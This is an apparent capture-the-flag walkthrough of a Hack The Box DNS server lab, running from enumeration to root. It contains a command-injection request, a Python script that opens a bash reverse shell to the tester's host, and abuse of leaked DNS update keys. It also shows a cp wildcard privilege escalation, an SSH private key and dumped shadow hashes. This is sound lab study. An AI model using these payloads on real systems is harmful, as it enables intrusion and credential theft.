Creds

Username	Password	Description

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
53	dns	ISC BIND 9.16.1 (Ubuntu Linux)
80	HTTP	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Aug 28 16:55:24 2021 as: nmap -sC -sV -p- -vvv -oN nmap/Full 10.10.10.244
Nmap scan report for 10.10.10.244
Host is up, received echo-reply ttl 63 (0.054s latency).
Scanned at 2021-08-28 16:55:25 EDT for 94s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 05:7c:5e:b1:83:f9:4f:ae:2f:08:e1:33:ff:f5:83:9e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC//sbOTQwLRH4CGj3riDnnTvTCiJT1Uz7CyRSD2Tkh2wkT20rtAq13c5M1LC2kxki2bz9Ptxxx340Cc9tAcQaPZbmHndQe/H1bGiVZCKjOl2WqWQTV9fq6GGtflC94BkkLrmkWHzqg+S50g2Zg0iesPMkKAmwqwEVZx9npe1QuF3RQu5EYQXRYVOzpq

|   256 3f:73:b4:95:72:ca:5e:33:f6:8a:8f:46:cf:43:35:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFtYzp8umMbm7o9+1LUTVio/dduowE/AsA3rO52A5Q/Cuct9GY6IZEvPE+/XpEiNCPMSl991kjHT+WaAunmTbT4=
|   256 cc:0a:41:b7:a1:9a:43:da:1b:68:f5:2a:f8:2a:75:2c (ED25519)

|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOz8b9MDlSPP5QJgSHy6fpG98bdKCgvqhuu07v5NFkdx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyna DNS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 28 16:56:59 2021 -- 1 IP address (1 host up) scanned in 94.72 seconds
```

masscan

```
kali@kali:~$ sudo masscan -pU:1-65535 $IP --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-28 20:59:05 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 53/udp on 10.10.10.244
```

Dns Enumeration

```
kali@kali:~$ dig version.bind CHAOS TXT @$IP
...[snip]...

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.16.1-Ubuntu"
```

```
kali@kali:~$ dig axfr @$IP

; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.244
; (1 server found)
```


```
;; global options: +cmd
;; Query time: 28 msec
;; SERVER: 10.10.10.244#53(10.10.10.244)
;; WHEN: Sat Aug 28 17:04:20 EDT 2021
;; MSG SIZE  rcvd: 56
```


```
kali@kali:~$ dig axfr @$IP dynstr.htb

; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.244 dynstr.htb
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

```
kali@kali:~$ fierce --domain dyna.htb --dns-servers $IP
NS: dns1.dyna.htb.
SOA: dns1.dyna.htb. (127.0.0.1)
Zone: failure
Wildcard: failure
Found: dns1.dyna.htb. (127.0.0.1)
Nearby:
{'127.0.0.1': 'localhost.'}
```

```
kali@kali:~$ dig ANY @$IP dyna.htb

;dyna.htb.                      IN      ANY

;; ANSWER SECTION:
dyna.htb.               60      IN      SOA     dns1.dyna.htb. hostmaster.dyna.htb. 2021030303 21600 3600 604800 60
dyna.htb.               60      IN      NS      dns1.dyna.htb.

;; ADDITIONAL SECTION:
dns1.dyna.htb.          60      IN      A       127.0.0.1

;dnsalias.htb.                  IN      ANY

;; ANSWER SECTION:
dnsalias.htb.           60      IN      SOA     dns1.dyna.htb. hostmaster.dyna.htb. 2021030302 21600 3600 604800 60
dnsalias.htb.           60      IN      NS      dns1.dyna.htb.

;dynamicdns.htb.                        IN      ANY

;; ANSWER SECTION:
dynamicdns.htb.         60      IN      SOA     dns1.dyna.htb. hostmaster.dyna.htb. 2021030301 21600 3600 604800 60
dynamicdns.htb.         60      IN      NS      dns1.dyna.htb.

;no-ip.htb.                     IN      ANY

;; ANSWER SECTION:
no-ip.htb.              60      IN      SOA     dns1.dyna.htb. hostmaster.dyna.htb. 2021030309 21600 3600 604800 60
no-ip.htb.              60      IN      NS      dns1.dyna.htb.






;no-ip.htb.                     IN      NS

;; ANSWER SECTION:
no-ip.htb.              60      IN      NS      dns1.dyna.htb.

;; QUESTION SECTION:
;dyna.htb.                      IN      NS

;; ANSWER SECTION:
dyna.htb.               60      IN      NS      dns1.dyna.htb.

;; ADDITIONAL SECTION:
dns1.dyna.htb.          60      IN      A       127.0.0.1
```

Web Enumeration





Awesome Domains

We are providing Dynamic DNS for a number of domains:


- dnsalias.htb
- dynamicdns.htb
- no-ip.htb

Beta

We are still running in beta mode. Please use following shared credentials:

- Username: dynadns
- Password: sndanyd

- dnsalias.htb
- dynamicdns.htb
- no-ip.htb
- Username: dynadns
- Password: sndanyd
- dynadns:sndanyd



Find Us

London Office,
London.
F: +42 0010-1010
E: dns@dyna.htb

- dns@dyna.htb

/etc/hosts

```
10.10.10.244    dnsalias.htb dynamicdns.htb no-ip.htb dyna.htb
```

`gobuster dns -d http://dynamicdns.htb -r $IP -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/DNS.log`
no results saving for later incasewant to try again.

gobuster

`gobuster dir -u http://no-ip.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/root.log`

- /assets/
- /nic/update

no-ip.com api request
no-ip.com api responses

Burpsuite

```
GET /nic/update?hostname=mytest.no-ip.htb&myip=10.10.14.176 HTTP/1.1
Host: no-ip.htb
Authorization: Basic ZHluYWRuczpzbmRhbnlk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Exploit

Request ping -c 1 IP

```
GET /nic/update?hostname=";echo+'IyEvYmluL2Jhc2gKcGluZyAtYyAxIDEwLjEwLjE0LjE3Ngo%3d'|base64+-d|bash;"exploit.no-ip.htb&myip=10.10.14.176 HTTP/1.1
Host: no-ip.htb
Authorization: Basic ZHluYWRuczpzbmRhbnlk
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 31 Aug 2021 00:21:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 595
Connection: close
Content-Type: text/html; charset=UTF-8

server 127.0.0.1
zone no-ip.htb
update delete
PING 10.10.14.176 (10.10.14.176) 56(84) bytes of data.
64 bytes from 10.10.14.176: icmp_seq=1 ttl=63 time=30.0 ms

--- 10.10.14.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 30.042/30.042/30.042/0.000 ms
PING 10.10.14.176 (10.10.14.176) 56(84) bytes of data.
64 bytes from 10.10.14.176: icmp_seq=1 ttl=63 time=28.4 ms

--- 10.10.14.176 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 28.391/28.391/28.391/0.000 ms
good 10.10.14.176
```

python3 exploit

```
import base64
import requests
import urllib.parse

IP="10.10.14.176"
PORT="9001"

SHELL = f"#!/bin/bash\nbash -i >& /dev/tcp/{IP}/{PORT} 0>&1"
B64_SHELL = base64.b64encode(SHELL.encode())
EXPLOIT = urllib.parse.quote_plus(B64_SHELL)

PAYLOAD = f";echo+'{EXPLOIT}'|base64+-d|bash;"
URL = f"http://no-ip.htb/nic/update?hostname=\"{PAYLOAD}\"exploit.no-ip.htb&myip=10.10.14.176"
PROXIES= {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}
LOGIN = {'Authorization':'Basic ZHluYWRuczpzbmRhbnlk'}


s = requests.Session()
s.get('http://no-ip.htb/', verify=False) #, proxies=PROXIES)
r = s.get(URL, headers=LOGIN, verify=False) #, proxies=PROXIES)
print(r.text)
```

/etc/passwd

```
www-data@dynstr:/var/www/html/nic$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
dyna:x:1000:1000:dyna,,,:/home/dyna:/bin/bash
bindmgr:x:1001:1001::/home/bindmgr:/bin/bash
```

- dyna
- bindmgr

linpeas

```
════════════════════════════════════╣ Processes, Cron, Services, Timers & Sockets ╠════════════════════════════════════
╔══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
www-data  110254  0.0  0.0   2608   604 ?        S    02:25   0:00 sh -c echo "server 127.0.0.1 zone no-ip.htb update delete ";echo
'IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzYvOTAwMSAwPiYxCg=='|base64 -d|bash;"exploit.no-ip.htb update add ";echo
'IyEvYmluL2Jhc2gKYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNzYvOTAwMSAwPiYxCg=='|base64 -d|bash;"exploit.no-ip.htb 30 IN A 10.10.14.176 send " | /usr/bin/nsupdate -t 1 -k /etc/bind/ddns.key

...[snip]...

═══╣ Possible private SSH keys were found!
/home/bindmgr/support-case-C62796521/strace-C62796521.txt
/home/bindmgr/support-case-C62796521/C62796521-debugging.script

...[snip]...

╔══════════╣ Analyzing Bind Files (limit 70)
drwxr-sr-x 3 root bind 4096 Mar 20 12:00 /etc/bind
drwxr-sr-x 3 root bind 4096 Mar 20 12:00 /etc/bind
-rw-r--r-- 1 root root 353 Dec 17  2019 /etc/bind/db.empty
-rw-r--r-- 1 root root 271 Dec 17  2019 /etc/bind/db.127
-rw-r--r-- 1 root bind 969 Mar 15 20:46 /etc/bind/named.conf.local
-rw-r--r-- 1 root root 1317 Dec 17  2019 /etc/bind/zones.rfc1918
```

```
drwxr-sr-x 2 root bind 4096 Mar 15 20:42 /etc/bind/named.bindmgr
-rw-r--r-- 1 root bind 463 Dec 17  2019 /etc/bind/named.conf
-rw-r--r-- 1 root root 237 Dec 17  2019 /etc/bind/db.0
-rw-r----- 1 bind bind 100 Mar 15 20:14 /etc/bind/rndc.key
-rw-r--r-- 1 root bind 498 Dec 17  2019 /etc/bind/named.conf.default-zones
-rw-r--r-- 1 root bind 895 Mar 15 20:46 /etc/bind/named.conf.options
-rw-r--r-- 1 root bind 100 Mar 15 20:44 /etc/bind/ddns.key
-rw-r--r-- 1 root root 270 Dec 17  2019 /etc/bind/db.local
-rw-r--r-- 1 root bind 101 Mar 15 20:44 /etc/bind/infra.key
-rw-r--r-- 1 root root 237 Dec 17  2019 /etc/bind/db.255
-rw-r--r-- 1 root root 1991 Feb 18  2021 /etc/bind/bind.keys

-rw-r----- 1 bind bind 100 Mar 15 20:14 /etc/bind/rndc.key
-rw-r--r-- 1 root bind 100 Mar 15 20:44 /etc/bind/ddns.key
key "ddns-key" {
  algorithm hmac-sha256;
  secret "K8VF/NCIy5K4494l2w09Kib7oEcjdjdF7m4dXSI8vhI=";
};
-rw-r--r-- 1 root bind 101 Mar 15 20:44 /etc/bind/infra.key
key "infra-key" {
  algorithm hmac-sha256;
  secret "7qHH/eYXorN2ZNUM1dpLie5BmVstOw55LgEeacJZsao=";
```

C62796521-debugging.script

Appears to be someone sshing into a box. but failing. but ssh key is in the file.

private key

```
read(5, "-----BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAxeKZHOy+RGhs+gnMEgsdQas7klAb37HhVANJgY7EoewTwmSCcsl1\n42kuvUhxLultlMRCj1pnZY/1sJqTywPGalR7VXo+2l0Dwx3zx7kQFiPeQJwiOM8u/g8lV3\n
----END OPENSSH PRIVATE KEY-----\n", 4096) = 1823
```

but i can't just log in.... so i probably need to be in a different zone.

ok. so from our first exploit i saw what was being used to update the dns server and how it is done. (removed exploit)

```
"server 127.0.0.1 zone no-ip.htb update delete exploit.no-ip.htb update add exploit.no-ip.htb 30 IN A 10.10.14.176 send" | /usr/bin/nsupdate -t 1 -k /etc/bind/ddns.key
```

and after playing with it i figured out how to update the infrastructure zone with the infra.key

```
www-data@dynstr:/dev/shm$ nsupdate -t 1 -k /etc/bind/infra.key
> update delete exploit.infra.dyna.htb A
> update add exploit.infra.dyna.htb 86400 A 10.10.14.176
> send
> quit

www-data@dynstr:/dev/shm$ nsupdate -t 1 -k /etc/bind/infra.key
> update add 176.14.10.10.in-addr.arpa 300 PTR exploit.infra.dyna.htb
> send
> quit
```

or my 1 liner

```
sh -c echo "server 127.0.0.1 zone infra.dyna.htb update delete exploit.infra.dyna.htb A 10.10.14.176 update add exploit.infra.dyna.htb 86400 A 10.10.14.176 update add 176.14.10.10.in-addr.arpa 300 PTR
exploit.infra.dyna.htb send " | /usr/bin/nsupdate -t 1 -k /etc/bind/infra.key
```

Dig - to verify

```
kali@kali:~/www$ dig ANY @$IP exploit.infra.dyna.htb

...[snip]...

;; ANSWER SECTION:
exploit.infra.dyna.htb. 86400   IN      A       10.10.14.176
```

Bindmgr

authorized_keys

```
bindmgr@dynstr:~/.ssh$ cat authorized_keys
from="*.infra.dyna.htb" ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDF4pkc7L5EaGz6CcwSCx1BqzuSUBvfseFUA0mBjsSh7BPCZIJyyXXjaS69SHEu6W2UxEKPWmdlj/WwmpPLA8ZqVHtVej7aXQPDHfPHuRAWI95AnCI4zy7+DyVXceMacK/MjhSiMAuMIfdg9W6+6EXTIg+8kN6yx2i38PZU8mpL5MP/g2iDKcV5Sukhbk
 bindmgr@nomen
```

- from shows which domains can access from

Linpeas.sh

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for bindmgr on dynstr:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bindmgr may run the following commands on dynstr:
    (ALL) NOPASSWD: /usr/local/bin/bindmgr.sh
```

code review - /usr/local/bin/bindmgr.sh

```bash
#!/usr/bin/bash

# This script generates named.conf.bindmgr to workaround the problem
# that bind/named can only include single files but no directories.
#
# It creates a named.conf.bindmgr file in /etc/bind that can be included
# from named.conf.local (or others) and will include all files from the
# directory /etc/bin/named.bindmgr.
#
# NOTE: The script is work in progress. For now bind is not including
#       named.conf.bindmgr.
#
# TODO: Currently the script is only adding files to the directory but
#       not deleting them. As we generate the list of files to be included
#       from the source directory they won't be included anyway.

BINDMGR_CONF=/etc/bind/named.conf.bindmgr
BINDMGR_DIR=/etc/bind/named.bindmgr

indent() { sed 's/^/    /'; }

# Check versioning (.version)
echo "[+] Running $0 to stage new configuration from $PWD."
if [[ ! -f .version ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 42
fi
if [[ "`cat .version 2>/dev/null`" -le "`cat $BINDMGR_DIR/.version 2>/dev/null`" ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 43
fi

# Create config file that includes all files from named.bindmgr.
echo "[+] Creating $BINDMGR_CONF file."
printf '// Automatically generated file. Do not modify manually.\n' > $BINDMGR_CONF
for file in * ; do
    printf 'include "/etc/bind/named.bindmgr/%s";\n' "$file" >> $BINDMGR_CONF
done

# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/

# Check generated configuration with named-checkconf.
echo "[+] Checking staged configuration."
named-checkconf $BINDMGR_CONF >/dev/null
if [[ $? -ne 0 ]] ; then
    echo "[-] ERROR: The generated configuration is not valid. Please fix following errors: "
    named-checkconf $BINDMGR_CONF 2>&1 | indent
    exit 44
else
    echo "[+] Configuration successfully staged."
    # *** TODO *** Uncomment restart once we are live.
    # systemctl restart bind9
    if [[ $? -ne 0 ]] ; then
        echo "[-] Restart of bind9 via systemctl failed. Please check logfile: "
    systemctl status bind9
    else
    echo "[+] Restart of bind9 via systemctl succeeded."
    fi
fi
```

- This script generates named.conf.bindmgr file in /etc/bind and will include all files from /etc/bin/named.bindmgr

1. Checks for versioning with a (.version) file
    - if no version exit
    - if version less than or equal to current exit
2. Create config file that includes all files from named.bindmgr.
    - for every file in working directory print "include /etc/bind/named.bindmgr/filename' into named.conf.bindmgr
3. Stage new version of configuration files.
    - copy the .version and all other files (*) to /etc/bind/named.bindmgr/
    - `cp .version * /etc/bind/named.bindmgr/`
4. Check generated configuration with named-checkconf.
    - if named-checkconf errors or outputs 0 then eror
    - else restart bind9

Exploit

1. `echo 1 > .version`
2. `cp /bin/bash .`
3. `chmod +s bash`
4. `echo "" > "--preserve=mode"`
5. `sudo /usr/local/bin/bindmgr.sh`
6. `/etc/bind/named.bindmgr/bash -p`

id

```
bash-5.0# id
uid=1001(bindmgr) gid=1001(bindmgr) euid=0(root) egid=117(bind) groups=117(bind),1001(bindmgr)
bash-5.0# whoami
root
```

uname

```
bash-5.0# uname -a
Linux dynstr.dyna.htb 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
bash-5.0# cat user.txt
070122c4c585fb72ffefcb53fa460238
```

/etc/shadow

```
bash-5.0# cat /etc/shadow
root:$6$knCJjR0E8SuLyI5.$r7dGtVVY/Z6X0RQKxUvBZY4BQ3DwL7kHtu5YO9cclorPryKq489j2JqN262Ows/aRZvFkQ1R9uQyqoVWeS8ED1:18705:0:99999:7:::

...[snip]...

dyna:$6$hiaXtKAlnSGLdd7X$XdibCf6o9t48IurOmJ0Ip6CsRFWy8pDWTCsFI/DrE2hNbWRSouBZxlAEeoQlfSzLnN39OieXQajwNGDd79Sp./:18705:0:99999:7:::

...[snip]...

bindmgr:$6$Y8Q9OmFn9eZFhOVP$QdBBPBiiEGRSIzIE6nAhYIfNeo76Dro0.noSn0Tmvh3j./c3xlcprwtmmeConQ4NtltncDZP3lreBQTwXjFP8/:18772:0:99999:7:::
```

nice writeup i found